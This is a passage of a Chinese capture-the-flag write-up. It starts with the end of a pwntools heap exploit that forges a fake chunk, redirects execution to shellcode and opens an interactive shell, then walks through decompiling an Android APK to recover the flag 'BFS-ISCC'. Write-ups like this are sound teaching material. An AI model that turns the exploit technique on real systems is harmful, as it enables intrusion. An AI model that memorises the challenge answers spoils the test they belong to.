rbpAddr = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\x00'))
success("rbpAddr -> {:#x}".format(rbpAddr))
scAddr = rbpAddr - 0x50
fakeChunk = rbpAddr - 0x90

# give me your id
io.sendlineafter("?\n", str(0x20)) # id

# give me money
payload = p64(0) * 5 + p64(0x41)
payload = payload.ljust(0x40 - 8, '\x00') + p64(fakeChunk)
io.sendlineafter("~\n", payload)

# free
io.sendlineafter(": ", "2")

# malloc
io.sendlineafter(": ", "1")
io.sendlineafter("?\n", str(0x30))
payload = 'a' * 0x18 + p64(scAddr)
payload = payload.ljust(48, '\x00')
io.send(payload)

# ret
io.sendlineafter(": ", "3")
io.interactive()
io.close()
```

Mobile(Author: M4x)

小试牛刀(300)

似乎因为apktool的强大,这道题变得很简单
直接拿apktool反编译apk,在assets目录下发现了两个jar包和一个python,但实际上bfsprotect.jar是dex文件

```
Desktop apktool d crack.apk
Picked up _JAVA_OPTIONS:   -Dawt.useSystemAAFontSettings=gasp
I: Using Apktool 2.2.3-dirty on crack.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/m4x/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Desktop cd crack/assets
assets ls
bfsprotect.jar  newDex.jar  reverse.py
assets file bfsprotect.jar
bfsprotect.jar: Dalvik dex file version 035
```

使用dex2jar将dex转为jar

```
assets file bfsprotect.jar
bfsprotect.jar: Dalvik dex file version 035
assets dex2jar ./bfsprotect.jar
Picked up _JAVA_OPTIONS:   -Dawt.useSystemAAFontSettings=gasp
./bfsprotect-dex2jar.jar exists, use --force to overwrite
assets file bfsprotect-dex2jar.jar
bfsprotect-dex2jar.jar: Zip archive data, at least v1.0 to extract
```

然后使用jd-gui打开jar包,就能在MainActivity找到onClick函数了

```
      public void onClick(View paramAnonymousView)
       {
         paramAnonymousView = MainActivity.this.editText.getText().toString();
         if (!new ProtectClass().protectMethod(paramAnonymousView))
         {
           Toast.makeText(MainActivity.this, "Wrong Flag", 0).show();
           return;
         }
         Toast.makeText(MainActivity.this, "Correct Flag", 0).show();
       }
```

我们在看一下ProtectClass中的protectMethod方法(因为多态,存在多个protectMethod方法,根据参数类型选择正确的protectMethod)

```
public boolean protectMethod(String paramString)
{
  int i = 0;
  for (;;)
  {
    if (i >= MainActivity.runTimes >> 1) {
      return paramString.equals("BFS-ISCC");
    }
    if ("123456".equals("123456")) {}
    i += 1;
  }
}
```

发现有一个没什么卵用的循环,最后只需要让输入等于*BFS-ISCC*即可,试了一下,这个就是flag了

转载于:https://www.cnblogs.com/L1B0/p/9090461.html